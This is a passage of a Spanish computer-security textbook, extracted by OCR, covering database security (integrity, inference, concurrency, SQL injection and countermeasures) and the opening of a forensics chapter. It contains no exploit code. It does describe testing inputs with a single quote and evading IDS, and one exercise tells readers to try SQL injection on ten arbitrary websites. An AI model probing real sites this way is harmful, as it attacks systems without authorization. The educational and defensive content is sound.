Uno de los aspectos de seguridad es el **control de los accesos**, ya que el administrador debe especificar los **privilegios** de usuarios sobre objetos y el mecanismo se encarga de denegar o permitir el acceso. Existen, básicamente, dos tipos de autorización: la **explícita** y la **implícita**. La primera, usada en sistemas tradicionales, consiste en almacenar la información de los usuarios que pueden acceder a ciertos objetos con determinados privilegios, para lo que suele utilizarse una **matriz** de control de accesos. La segunda implica que una autorización puede ser deducida a partir de otras.

Otra forma de clasificar las autorizaciones es: **fuerte** y **débil**. En el primer caso no pueden invalidarse y en el segundo son posibles las excepciones, pero sobre las implícitas. Una última distinción es autorización **positiva** y **negativa**. En el primer caso, se denota la existencia de autorización y, en el segundo, existe una explícita denegación.

La autorización será en función del modelo de datos y de la política de control definida, actuando como sistema **abierto** (acceso a todos los objetos menos a los prohibidos) o **cerrado** (acceso solamente a los objetos autorizados).

Integridad en bases de datos

La integridad, en este caso, tiene como fin proteger contra cualquier operación que pueda introducir alguna inconsistencia. Un subsistema de integridad identificará y arreglará las operaciones que no fueron correctas. Existen distintos tipos de integridad:

- **Semántica**: algunas operaciones podrían violar limitaciones de diseño, y pueden ser estáticas (de estado o situación) o dinámicas (de transición). Este tipo de integridad busca asegurar que las reglas estructurales y semánticas sean reforzadas. Se asegura que las operaciones no afecten negativamente la estructura.
- **De entidad**: ningún registro puede tener un valor nulo como clave primaria. Se asegura que una fila se encuentra unívocamente identificada por una clave primaria.
- **Referencial**: ningún registro puede contener una referencia a una clave primaria de un registro inexistente o con valor nulo. Se asegura que cada clave foránea se corresponda con una clave primaria existente.

Otro aspecto de las reglas de integridad es que se guardan en el diccionario como parte de la descripción de los datos, por lo que son más sencillas de entender, facilitando su mantenimiento, detectando mejor las inconsistencias y mejorando la integridad. El subsistema de integridad será quien compruebe la congruencia de las reglas, quien controle las transacciones y quien detecte las violaciones, tomando acciones en caso de producirse.

PROBLEMAS CONCEPTUALES

Existen algunas amenazas relacionadas específicamente con las bases de datos. Esto se da porque estamos manipulando información y tendremos nuevos problemas para resolver, ya que la información puede tener un cierto significado si se analiza de una manera, y otro distinto si se la analiza de otra. A continuación, mencionamos algunas de las amenazas teóricas más comunes en bases de datos.

Aggregation

Concepto de combinar información de fuentes separadas para obtener nueva información a la que no se tiene acceso. Esta información puede ser más sensible

que sus partes componentes. Mediante la restricción de consultas basadas en el contexto se puede prevenir este problema.

Inferencia

Concepto que se refiere al hecho de obtener información nueva en base a la que se dispone. Para evitar los problemas de inferencia se pueden esconder celdas específicas (cell supresion), sectorizar una base en varias partes (partitioning), e insertar información falsa para confundir (noise y perturbation). Al igual que en aggregation, también se puede prevenir este problema mediante la restricción de consultas basadas en el contexto.

Polyinstantiation

En modelos donde un sujeto con un determinado nivel de acceso no puede acceder a un nivel superior, el bloqueo puede hacerse directamente frente al intento. Sin embargo, se le está diciendo que allí hay información más confidencial que la que puede acceder. La polyinstantiation (de múltiples instancias) es una posible solución a esto y se refiere al proceso de producir, en forma interactiva, versiones especiales de un objeto, poblando las variables con diferentes valores. Esto habilita a una relación a tener múltiples filas con la misma clave primaria con cada instancia definida por un nivel de seguridad.

Concurrencia

La concurrencia sucede cuando se intercalan acciones en más de una transacción. Cada transacción debe dejar la base consistente, existiendo dos técnicas básicas para conservar la integridad: el **bloqueo** y las **marcas de tiempo** (**timestamps**).
Un bloqueo describe el estado de un elemento respecto de las operaciones que se pueden realizar sobre él y puede ser exclusivo (de escritura) o bien compartido (de lectura). Las transacciones pueden producir bloqueos sobre registros, impidiendo a otros el acceso, y evitando inconsistencias, lo cual es deseable. El problema es que pueda pro-

Chilexs22

III TÉCNICAS MÁS AVANZADAS DE CONCURRENCIA

Existen técnicas más avanzadas para evitar problemas de concurrencia, como la **descomposición de transacciones** en pequeñas partes, para lograr mayor **granularidad**. También tenemos las **transacciones anidadas** como grupos de otras transacciones anidadas, que se pueden ejecutar concurrentemente y cancelar o reiniciar sin afectar al resto.

ducirse un interbloqueo (**deadlock**) si dos o más transacciones están a la espera de que alguna libere un objeto antes de continuar. Se puede evitar si se obliga bloquear de antemano los elementos necesarios de la transacción más reciente. Las marcas de tiempo son, simplemente, elementos para identificación, como el tiempo de comienzo de las transacciones, y sirven para darles un orden cronológico y secuencial (se aprovechan para evitar interbloqueos). También existen las marcas **multiversión**. Existen otra técnicas para manejar la concurrencia, como la llamada optimista, que da libertad a las transacciones, determinando antes de su finalización si hubo o no interferencias. Para este caso, cada transacción consta de dos o más fases (lectura, validación y escritura).

TIPOS DE ATAQUES

Realizaremos una descripción de algunos de los ataques que más se dan a bases de datos. Éstos no son sólo de índole netamente técnica, sino que pueden estar conformados por otros métodos, todos procedentes de los ataques clásicos.




***Figura 6.** El sitio **www.sqlsecurity.com** es una referencia obligada para la seguridad en bases de datos.*

Internos y externos

Como en todos los casos de ataques, los más peligrosos son los que realizan usuarios autorizados, lo que es difícil de evitar automáticamente. Es por eso que, normalmente, se limita la cantidad de usuarios que puede acceder a cierto tipo de información. Un buen diseño de control de accesos podría mitigar este inconveniente. Si los datos de acceso son averiguados, será posible simular ser un usuario y tomar control sobre su

nivel de acceso. Cualquiera sea la técnica para obtener una contraseña, será válida a los fines de un ataque (desde espiar la contraseña mientras se escribe, hasta el **keylogging**, y el **sniffing**). Para evitar la escucha de red, conviene utilizar protocolos seguros o VPNs.

Covert channels

Esto implica la utilización de vías de transmisión de información por medio del uso de canales que no fueron diseñados para tal fin. La técnica puede depender mucho del sistema operativo, pero conceptualmente es similar en todos, y es utilizada también en otros ámbitos de la seguridad.

Denegación de servicios

En el caso de las bases de datos, también sería posible realizar ataques de denegación de servicios, que estarían orientados a la aplicación que brinda el acceso a ellas. La idea de este ataque, como el de cualquier otro de **DoS** (Denial of Service), consiste en consumir los recursos (procesamiento, memoria y ancho de banda) para que no puedan ser utilizados por las entidades que realmente lo necesitan.

Data diddling

Así se denomina al ataque que consiste en la introducción de información falsa o a la modificación de la existente para que continúe siendo utilizada como válida sin que lo sepa el usuario hasta tanto no se haya descubierto. En general, suele resultar dificultoso realizar esta detección.

SQL Injection

La inyección SQL o **SQL Injection** aprovecha las potenciales vulnerabilidades de validación de entradas a una base datos. Se origina en el insuficiente o equivocado filtrado de las variables de SQL. Esto constituye una clase de fallo más general, presente en cualquier lenguaje embebido, llamado de **input validation**.

Chilexs22

III CREO QUE ESTOY CIEGO

Una técnica más sofisticada de SQL Injection es la llamada **Blind SQL Injection**, para el caso en que no se obtengan mensajes de error que puedan dar pistas sobre la construcción de una base. Su explotación puede ser bastante más trabajosa, aunque si las condiciones están dadas, puede resultar igual de efectiva que las técnicas tradicionales.




***Figura 7. SQLPing v3.0** es una herramienta que nos ayuda a determinar los servidores de bases de datos que están escuchando en una red.*

La inyección ocurre al insertar un fragmento de código SQL malicioso dentro de otro código para modificar el funcionamiento esperado y conseguir que el motor lo ejecute. La idea es insertar sentencias para conseguir la manipulación de los procesos válidos de una aplicación. Posee diferentes niveles de impacto, desde la pérdida de confidencialidad hasta el compromiso total del sistema.

El ataque consiste en varias etapas, que comienzan por la identificación de componentes dinámicos en el objetivo, para obtener una idea de la estructura de la aplicación y de la base. Se suelen buscar páginas de autenticación de usuarios, formularios de ingreso de datos, URLs en donde se manejen variables y todo componente que procese algún ingreso de datos.

Una forma sencilla de testear manualmente un campo de ingreso es utilizar el carácter **tick** o comilla simple (') y observar el resultado. Es necesario conocer el lenguaje para realizar estos ataques, como los comandos típicos, comentarios, sintaxis, etcétera. Normalmente, se intentará obtener información a través de mensajes de error. La detección se puede realizar inspeccionando el nivel de aplicación. Los IDS normalmente no los alertan a menos que se encuentren especialmente configurados (la protección por firmas no es práctica). Para la evasión, se utilizan técnicas como el uso de codificadores (encoders), agregado de espacios en blanco, fragmentación TCP y algunas otras.

Existen distintas **contramedidas** como la defensa en profundidad, el **hardening** de la plataforma, el filtrado en firewalls y routers, el correcto uso de **stored procedures**, la asignación de contraseñas complejas, las auditorias periódicas de seguridad, la revisión de código y el uso de IPSec o SSL cuando es posible.
La validación de entrada es la primera capa de protección y se debe inspeccionar el ingreso de datos a fin de asegurar que sólo se enviarán al motor caracteres válidos. Algunas opciones para validar la entrada son, por ejemplo, evitar la lectura de las comillas simples, rechazar ingresos no válidos conocidos, sólo permitir ingresos válidos conocidos, definir los tipos de datos de entrada en tiempo de diseño, e implementar filtros. Recomendamos la lectura de **SQL Injection**, **un repaso** de Hernán M. Racciatti (**www.hernanracciatti.com.ar**).

MEDIDAS DE PROTECCIÓN GENERALES

En cuanto a los datos almacenados, una técnica de protección es el **cifrado**, especialmente para secciones confidenciales, para que sólo puedan acceder los usuarios autorizados. También hay técnicas específicas contra ataques de inferencia, como las **conceptuales**, que ofrecen representaciones de los requerimientos de la propia base, la restricción de consultas estadísticas y las que realizan alteraciones en el procesamiento de la consulta.
Con respecto a las medidas contra los ataques a la integridad, los propios DBMS nos dan el nivel de seguridad en un principio, dado que implementarán internamente bloqueos y otras técnicas. Las **contramedidas** contra la denegación de servicios podemos adoptarlas a nivel de sistema operativo, monitoreando acciones y estableciendo mecanismos de respuesta ante el consumo excesivo de recursos. En cuanto a los ataques por red, las medidas radican en su seguridad y sus protocolos. También valen los IDS/IPS, el cifrado y la **tunelización**.

Chilexs22

... RESUMEN

En este capítulo hemos repasado las cuestiones más importantes referidas a la seguridad en bases de datos, e hicimos una descripción de algunas de las medidas más utilizadas en el mercado. Asimismo, hemos analizado los principales problemas de seguridad y ataques asociados a los sistemas de bases de datos.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Qué es SQL?

2 ¿Cuáles son los sistemas de gestión de bases de datos más utilizados?

3 ¿Qué implica la integridad en las bases de datos?

4 ¿Qué problemas supone la concurrencia de accesos?

5 ¿Qué técnica utilizan los ataques de inferencia y de aggregation?

6 ¿En qué consiste la inyección SQL y cuáles son las medidas de protección?

7 ¿Qué función cumple el journal en un DBMS?

8 ¿Cómo pueden clasificarse los controles de autorización?

9 ¿Cuáles son las características que requiere un DBMS?

10 ¿Cuáles son los modelos de arquitectura de bases de datos más conocidos?

ACTIVIDADES PRÁCTICAS

1 Determine al menos cinco tipos de aplicaciones que utilicen bases de datos.

2 Instale un sistema de gestión de bases de datos con interfaz gráfica y pruebe hacer consultas a una base (puede ser una de prueba).

3 Pruebe algunas aplicaciones de enumeración de servidores de bases de datos y compare lo acertado de su resultado.

4 Investigue la relación entre los sistemas de bases de datos y el software de Business intelligence.

5 Elija una decena de sitios web y determine cómo responden a los intentos de inyección SQL.

Chilexs22

Capítulo 12

Informática forense

En este capítulo nos enfocaremos en la informática forense, un tema del que se habla en disciplinas que van más allá de la seguridad informática, dado que sus aplicaciones son variadas. Aquí veremos, además de las definiciones y conceptos relacionados, las características de la evidencia digital, el proceso de investigación y algunos aspectos relativos a la ley.

Conceptos fundamentales	**330**
Respuesta a incidentes	330
Delitos informáticos	332
Cadena de custodia	332
Recopilación de datos	332
Teoría antiforense	333
La evidencia digital	**334**
Investigación y evidencia	335
Medios de almacenamiento	336
Fuentes de evidencia	336
El proceso de investigación	**337**
Identificación de evidencias	338
Preservación	338
Laboratorio de análisis	339
Presentación de reportes	339
Aspectos legales	**340**
Certificaciones internacionales	**341**
Resumen	**341**
Actividades	**342**

Chilexs22

CONCEPTOS FUNDAMENTALES

En un texto de origen australiano de 1998, Rodney McKennish define informática forense como la técnica de capturar, procesar e investigar información procedente de sistemas informáticos utilizando una metodología con el fin de que pueda ser utilizada en la justicia. El **FBI**, por su parte, la define como la ciencia de adquirir, preservar, obtener y presentar datos que han sido procesados electrónicamente y guardados en un medio informático. Ambas definiciones comparten conceptos, pero a su vez pueden complementarse. Uno de los principales objetivos del análisis forense informático es obtener **evidencias** que permitan llegar a conclusiones sin dar lugar a la duda razonable.

Figura 1. *El **FBI** ha contribuido históricamente en la teoría, metodologías y definiciones conceptuales para la informática forense.*

Respuesta a incidentes

Para hacer frente a los incidentes de manera inmediata, se suele contar con el apoyo de los **CSIRT** (Computer Security Incident Response Team o Equipo de

Chilexs22

III LOS INCIDENTES

Cada empresa u organización deberá definir explícitamente qué es un incidente de seguridad. Algunos ejemplos podrían ser: cualquier evento negativo, ya sea real o por sospecha, relativo a la seguridad de los sistemas informáticos o redes, o bien el hecho de violar implícita o explícitamente una política de seguridad.

Respuesta a Incidentes de Seguridad). Es común pensar en ellos como **CERT** (Computer Emergency Reponse Team), pero el nombre CERT está registrado en la Oficina de Marcas y Patentes de los Estados Unidos y las organizaciones que quieran usar CERT en su nombre deben requerir permiso.
En palabras de la gente de **ArCERT** (CSIRT gubernamental argentino), un CSIRT es una organización responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad. Normalmente, prestan servicios en un área delimitada, como puede ser un organismo relacionado, una empresa, un organismo de gobierno o institución educativa. También puede abarcar una región específica, provincia o país, o bien ser un servicio prestado a un cliente. Así como existe ArCERT, muchos otros países tienen su CERT.

Figura 2. FIRST (www.first.org) es un foro internacional de equipos de seguridad y respuesta a incidentes, establecido en 1990, que interconecta equipos de organizaciones gubernamentales, comerciales y académicas.

Chilexs22

III TAREAS TÍPICAS

Algunas habilidades básicas que requiere la informática forense son las relacionadas con el origen de un correo electrónico, determinación de propietarios de dominios web, pruebas de violación de derechos de autor, recuperación de archivos borrados y claves de acceso, y demostración de acciones en una red por medio de logs de auditoría.

Delitos informáticos

Aunque no hay una definición formal y a la vez universal del delito informático, se han definido algunos conceptos que responden a realidades concretas. A partir de 1983, la **OCDE** (Organización de Cooperación y Desarrollo Económico) estudió las posibilidades de crear **leyes penales** de aplicación al plano **internacional** para combatir el uso inapropiado del software. La OCDE definió delito informático como: cualquier comportamiento antijurídico, no ético o no autorizado, relacionado con el procesado automático y/o transmisiones de datos. La **ONU** (Organización de las Naciones Unidas), por su parte, define tres tipos de delitos informáticos:

- Fraudes cometidos mediante manipulación de computadoras: sustracción de datos, manipulación de programas y de datos de salida, y manipulación informática de pequeños datos en iteraciones automáticas.
- Manipulación de los datos de entrada: como objeto o como instrumento.
- Daños o modificaciones de programas o datos: sabotaje informático, acceso no autorizado a servicios y sistemas, y reproducción ilegal de programas.

Cadena de custodia

Llamamos cadena de custodia al procedimiento cuyo objetivo es **preservar la evidencia** reunida en función de su naturaleza durante todas las fases de la investigación, para garantizar que sea auténtica a los fines del proceso y de la ley.
Para esto, debe realizarse primero un correcto **etiquetado**, luego la persona que recibe la evidencia deberá entregar a cambio una **constancia**, y así repetir el procedimiento en cada instancia que sea necesaria a través de cada persona relacionada con su tenencia. También implica que se mantendrá en un lugar seguro, protegida de elementos que puedan alterarla, y no se deberá permitir el acceso a personas no autorizadas.
No se concibe la cadena de custodia como medida protectora de la cantidad y la calidad de la evidencia, pero su ruptura resulta en la pérdida de la garantía de integridad entre lo que se encuentra y lo que llega al laboratorio de análisis.

Recopilación de datos

Chilers22

La recopilación de datos suele hacerse en el laboratorio de análisis mediante el uso de software o de hardware especializado. En el caso del software, éstos se encargan de analizar, a bajo nivel, el formato de los datos en los medios de almacenamiento. En el caso del hardware, realizan la misma función pero más bien a nivel electrónico. La información recuperada es luego analizada y correlacionada para poder determinar los hechos que ocurrieron en cuanto al caso investigado. Muchas veces, los atacantes tienen mayor nivel tecnológico que los propios investigadores, por lo que es posible que éstos no puedan recuperar los datos o analizar las evidencias que dejó un incidente.




***Figura 3. Device Seizure** es una herramienta para el relevamiento de datos de dispositivos móviles que cuenta con opciones para una gran cantidad de teléfonos celulares, smartphones, etcétera.*

Teoría antiforense

Conociendo las principales técnicas forenses, es posible deducir las técnicas de evasión que compliquen la aplicación de las primeras. Estas técnicas pueden ser útiles para evitar que un análisis forense no deseado revele información, pero por otro lado tenemos el uso malicioso. Estas técnicas **antiforenses** las podríamos definir como aquéllas que tienen un impacto negativo contra los mecanismos para identificar los datos, así como también la disponibilidad, la confiabilidad y la relevancia de la evidencia digital en un proceso de análisis forense. En este sentido, también aparecerán técnicas **anti-antiforense**, que son las que utilizaremos para complicar la aplicación de técnicas antiforenses. En la práctica, algunas técnicas antiforenses comunes referidas a los datos almacenados son:

- **Eliminación segura**: en dispositivos magnéticos, puede realizarse con software como PGP, Wiper, WinHex, Erase, etcétera.
- **Cifrado de información**: en general, mediante algoritmos simétricos.
- **Esteganografía**: ocultación de un tipo de datos dentro de otro tipo de datos.




***Figura 4. WinHex** es una poderosa herramienta con diversas utilidades para análisis forense, incluyendo el **borrado seguro**.*

De manera general, el especialista **Jeimy Cano** propone una serie de niveles desde un menor a un mayor nivel de sofisticación. En el menor de ellos se apunta a deshabilitar, en el siguiente, a manipular o modificar, en el próximo a esconder o mimetizar, y en el más sofisticado se apunta a destruir definitivamente.

LA EVIDENCIA DIGITAL

En lo cotidiano, la evidencia es todo lo que se requiere para demostrar un hecho y sirve para establecer relaciones entre sucesos. En cuanto al mundo digital, existe también evidencia, llamada evidencia digital, que es otra forma de evidencia física, de

Chilexs22

III EL DOCTOR FORENSE

Un latinoamericano destacado en el ámbito es el Dr. Jeimy Cano, profesor de la Universidad de los Andes (Colombia), investigador en CriptoRed (**www.criptored.upm.es**) de la Universidad Politécnica de Madrid, moderador de la lista de seguridad informática de la Asociación Colombiana de Ingenieros de Sistemas (**www.acis.org.co**) y gran conferencista internacional.

menor **tangibilidad** que otros tipos (**ADN**, huellas, papeles, etcétera). Esta última posee ciertas ventajas sobre la tradicional y dado que puede ser exactamente duplicada, puede detectarse si sufrió alteraciones e incluso, a veces, recuperarse si ha sido eliminada. En síntesis, es **repetible**, **recuperable**, **redundante** e **íntegra**.

Investigación y evidencia

Un atacante hará siempre lo posible por destruir la evidencia y entorpecer su recopilación, ya sea mediante su alteración, haciendo que el sistema mismo la elimine o sobrescriba, o simplemente utilizando técnicas más sofisticadas que los investigadores.
Una regla tácita que es fundamental en la disciplina de investigación indica que no siempre tiene sentido continuar investigando. Esto implica que, de producirse un incidente, se hará un análisis de las pruebas, se crearán hipótesis y se presumirá una respuesta, pero así y todo no habrá total certeza de lo que se supone que sucedió. Esto obedece a aquello de que **es más fácil romper que reparar** y, en este sentido, un atacante corre con ventaja.




***Figura 5. EnCase** es una de las aplicaciones para análisis forense más reconocidas y cuenta con innumerables opciones para relevamiento de datos y seguimiento de casos.*

Siendo más pragmáticos, la investigación en sí supone un gasto de tiempo, esfuerzo, dinero y personal, que deben estar disponibles para el caso. Incluso, muchas veces se debe inutilizar el material y los equipos para analizarlos, lo que podría disminuir la pro-

ductividad. La decisión de investigar u operar lo antes posible es de carácter crítico y poco trivial. Es de ayuda que la empresa tenga una **política ante incidentes**. Los buenos investigadores saben, por propia experiencia, cuándo llega el momento de detenerse. Según el FBI, un incidente que dura una hora tomaría, en promedio, alrededor de veinte para ser analizado. El atacante, sabiendo que el equipo de investigación posee un límite, tendrá esto en cuenta para lograr despistar a sus perseguidores hasta asegurarse de que ya no se están siguiendo sus rastros.

Medios de almacenamiento

Podemos asegurar que cualquier medio que se utilice para guardar y transportar datos digitales tendrá posibilidades de contener evidencia. Entre estos se encuentran los discos rígidos (aún algunos disquetes), los **CDs/DVDs**, tape backups, dispositivos USB y tarjetas de memoria (**SD**, **XD**, etcétera). Una de las aptitudes más valiosas de un atacante es el hecho de saber de qué manera se guarda la información en los distintos medios, los sistemas de archivos asociados, y tener conocimiento de los estándares del mercado. De esta forma, conocer el formato **ISO 9660**, el **UDF** o los distintos sistemas como **ext3**, **NTFS** y **FAT32**, ofrecerá ventajas a la hora de atacar un objetivo determinado con características propias. También ayudará el hecho de tener conocimientos sobre electrónica y hardware y, por qué no, algo de física y matemática.

Fuentes de evidencia

